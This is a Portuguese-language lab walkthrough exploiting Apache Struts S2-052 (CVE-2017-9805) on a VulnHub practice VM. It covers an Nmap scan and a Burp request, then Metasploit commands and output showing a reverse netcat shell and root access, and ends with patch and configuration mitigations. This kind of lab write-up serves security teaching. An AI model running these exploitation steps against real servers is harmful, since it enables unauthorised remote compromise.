

Beco do Exploit Challenge

30vm/30days

#Day2

by Rodney Camilo

Struts S2-052

CVE-2017-9805

Exploitation

3	S U M M A R Y
4	D E T E C T I O N
7	E X P L O I T A T I O N
8	S O L U T I O N
9	R E F E R E N C E S

TABLE OF CONTENT

SUMMARY

Date: 17 Jan 2022

Author: Rodney Camilo

Web page: <https://github.com/mood404>

O plug-in REST no Apache Struts 2.1.2 – 2.3.33 and 2.5 – 2.5.12 esta propenso a uma vulnerabilidade de execução remota de código de alto risco, que foi atribuída ao CVE-2017-9805 (S2-052). Ao usar um manipulador XStream com uma instância de XStream para desserialização, o plug-in REST não executa nenhuma filtragem de tipo, causando a execução remota de código ao desserializar cargas XML.

Os testes foram realizados em uma Máquina Virtual (VM) hospedada no site VulnHub (<https://www.vulnhub.com/entry/pentester-lab-s2-052,206/>) onde é possível realizar o Download da imagem ISO.

Sobre a VM:

Name: Pentester Lab: S2-052

Operating System: Linux

Format: Virtual Machine

Date release: 15 Sep 2017

Author: Pentester Lab

Web page: <https://pentesterlab.com/exercises/s2-052>

Sobre o ambiente de teste:

*Máquina de ataque:

Operating System: Arch Linux 64-bit (Back Arch Repositories)

Tools: Virtual Box, Nmap, Burp Suite and Metasploit

*Máquina Alvo:

Foi utilizado o **Virtual Box** para iniciar o Servidor (VM) alvo através da ISO fornecida com as seguintes configurações:

Operating System: Ubuntu (64-bit)

Base Memory: 512 MB

Storage: .VDI 10.00 Gb

Network: Bridge Adapter

DETECTION


Primeiramente, foi realizado um port scan para verificar os serviços e suas versões utilizando o Nmap:

```
(rodney🐼arch)-[~]  
$ nmap -sV -p- -A -Pn 192.168.0.20  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-17 15:32 CST  
Nmap scan report for vulnerable.hitronhub.home (192.168.0.20)  
Host is up (0.00043s latency).  
Not shown: 65534 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Apache Tomcat/Coyote JSP engine 1.1  
| http-title: Orders  
|_ Requested resource was /orders.xhtml  
| http-cookie-flags:  
|   /:  
|     JSESSIONID:  
|_     httponly flag not set  
|_ http-server-header: Apache-Coyote/1.1  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/  
Nmap done: 1 IP address (1 host up) scanned in 8.13 seconds
```

Nmap Port scan.

Podemos verificar que se trata de uma aplicação Web http na versão Apache Tomcat/Coyote JSP engine 1.1 rodando na porta 80.

Acessando o website <http://192.168.0.20> **(O endereço vai ser diferente em cada cenário).**



← → ↻ 🔒 192.168.0.20/orders.xhtml

Orders

ID	Client	Amount	Actions
4	Sarah	44	View Edit Delete
125	rodney	0	View Edit Delete
5	Jim	66	View Edit Delete
128	rodney	0	View Edit Delete

[Create a new order](#)

Procurando no google podemos achar varios exploits diferentes para o Apache Tomcat/Coyote JSP engine 1.1 porem aqui o foco é em cima do CVE-2017-9805, em um cenario real voce nao tera o direcionamento de um CVE exclusivo e precisará descobrir a falha por si só.

A maneira mais fácil de encontrar essa falha e analisando as requisições desse website e aqui usaremos o Burp Suite:

The screenshot shows the Burp Suite interface. At the top, there are tabs for 'Intercept', 'HTTP history', 'WebSockets history', and 'Options'. Below these is a filter bar that says 'Filter: Hiding CSS, image and general binary content'. The main table displays a list of HTTP requests. The fourth request is highlighted in orange, showing a POST method to the URL '/orders' with a status of 303 and a MIME type of 'text'. Below the table, the 'Request' tab is selected, showing the raw HTTP request details. The request is a POST to '/orders' with various headers including 'User-Agent', 'Accept', 'Accept-Language', 'Accept-Encoding', 'Content-Type', 'Content-Length', 'Origin', 'Connection', 'Referer', 'Cookie', 'Upgrade-Insecure-Requests', and a body containing 'clientName=burp&amount=23'.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
1	http://192.168.0.20	GET	/orders/4			304	131	
2	http://192.168.0.20	GET	/orders			200	4406	HTML
3	http://192.168.0.20	GET	/orders/new			304	126	
4	http://192.168.0.20	POST	/orders	✓		303	218	text
5	http://192.168.0.20	GET	/orders.xhtml			200	5217	HTML

Request

Pretty Raw Hex

```
1 POST /orders HTTP/1.1
2 Host: 192.168.0.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 25
9 Origin: http://192.168.0.20
10 Connection: close
11 Referer: http://192.168.0.20/orders/new
12 Cookie: JSESSIONID=6DFB38D24558A92A77E825A7388581FA
13 Upgrade-Insecure-Requests: 1
14
15 clientName=burp&amount=23
```

Ao emular uma nova ordem no site, e capturando os Requests atraves do Burp Suite podemos ver acima um padrao onde fica claro a utilizacao de protocolos xml nessa aplicacao, entao podemos novamente procurar no google por exploits em cima dessa aplicacao:

Google: Apache Tomcat Coyote/1.1 vulnerabilities xml

E assim algumas pesquisas comecam a apontar para o Struts.

Porem se formos mais afundo nas requisicoes do Burp Suite podemos induzir o WEBSERVER retornar er os com algumas informações mais detalhadas.

com falha:

para: **Content-type:** application/xml e então receberemos a seguinte resposta:

Informações sobre **xstream.io.xml** e **struts2.rest**.

Entao aqui podemos novamente procurar por exploits mais especificos.

Google: Apache Tomcat Coyote/1.1 xstream.xml struts2.rest vulnerabilities

E finalmente encontramos informações sobre o **Apache Struts REST Plugin XStream XML Request Deserialization RCE (CVE 2017-9805)**, e um exploit pronto para ser utilizado atraves do Metasploit: <https://www.exploit-db.com/exploits/42627>.


EXPLOITATION

Com o Metasploit utilizando o modulo:

```
msf use exploit/multi/http/struts2_rest_xstream
```

Com as seguintes configuracoes:

```
msf exploit(multi/http/struts2_rest_xstream) > set rhost 192.168.0.20
msf exploit(multi/http/struts2_rest_xstream) > set rport 80
msf exploit(multi/http/struts2_rest_xstream) > set TARGETURI /orders/
msf exploit(multi/http/struts2_rest_xstream) > exploit
```



```
rodney@arch: ~
msf6 > use exploit/multi/http/struts2_rest_xstream
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/http/struts2_rest_xstream) > set rhost 192.168.0.20
rhost => 192.168.0.20
msf6 exploit(multi/http/struts2_rest_xstream) > set rport 80
rport => 80
msf6 exploit(multi/http/struts2_rest_xstream) > set TARGETURI /orders/
TARGETURI => /orders/
msf6 exploit(multi/http/struts2_rest_xstream) > exploit

[*] Started reverse TCP handler on 192.168.0.14:4444
[*] Command session 1 opened (192.168.0.14:4444 -> 192.168.0.20:49024) at 2022-01-17 19:11:15 -0600

whoami
root
shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using `script` to pop up an interactive shell
whoami
whoami
root
/opt #
```

Conseguimos um shell como **root** podendo assim comprometer todo o servidor.

SOLUTION

Atualize para o Apache Struts versão 2.5.13 ou 2.3.34 ou remova o plug-in REST do Struts quando não for usado. Alternativamente, você só pode atualizar o plug-in inserindo todos os JARs necessários (plug-in mais todas as dependências). Outra opção é limitar o plugin apenas a páginas normais do servidor e JSONs:

1. Disable handling XML pages and requests to such pages

```
<constant name="struts.action.extension" value="xhtml,,json" />
```

2. Override `getContentType` in `XstreamHandler`:

```
public class MyXStreamHandler extends XStreamHandler { public String
getContentType() {

    return "not-existing-content-type-@;/& $#@";
}
}
```

3.

4. Registre o manipulador substituindo o fornecido pela estrutura em seu `struts.xml`

```
<bean type="org.apache.struts2.rest.handler.ContentTypeHandler"
name="myXStreamHandmer" class="com.company.MyXStreamHandler"/>

<constant name="struts.rest.handlerOverride.xml"
value="myXStreamHandler"/>
```

Backward compatibility

É possível que algumas ações REST parem de funcionar devido a restrições padrão aplicadas nas classes disponíveis. Nesse caso, por favor, investigue as novas interfaces que foram introduzidas para permitir definir restrições de classe por ação, essas interfaces são:

- `org.apache.struts2.rest.handler.AllowedClasses`
- `org.apache.struts2.rest.handler.AllowedClassNames`
- `org.apache.struts2.rest.handler.XStreamPermissionProvider`

REFERENCES

<https://cwiki.apache.org/confluence/display/WW/S2-052>

<https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.3.34>

<https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.13>

<https://www.exploit-db.com/exploits/42627>

<https://www.rapid7.com/blog/post/2017/09/06/apache-struts-s2-052-cve-2017-9805-what-you-need-to-know/>

<https://www.rapid7.com/db/vulnerabilities/struts-cve-2017-9805/>

<https://struts.apache.org/releases.html>

<https://techblog.mediaservice.net/2017/09/detection-payload-for-the-new-struts-rest-vulnerability-cve-2017-9805/>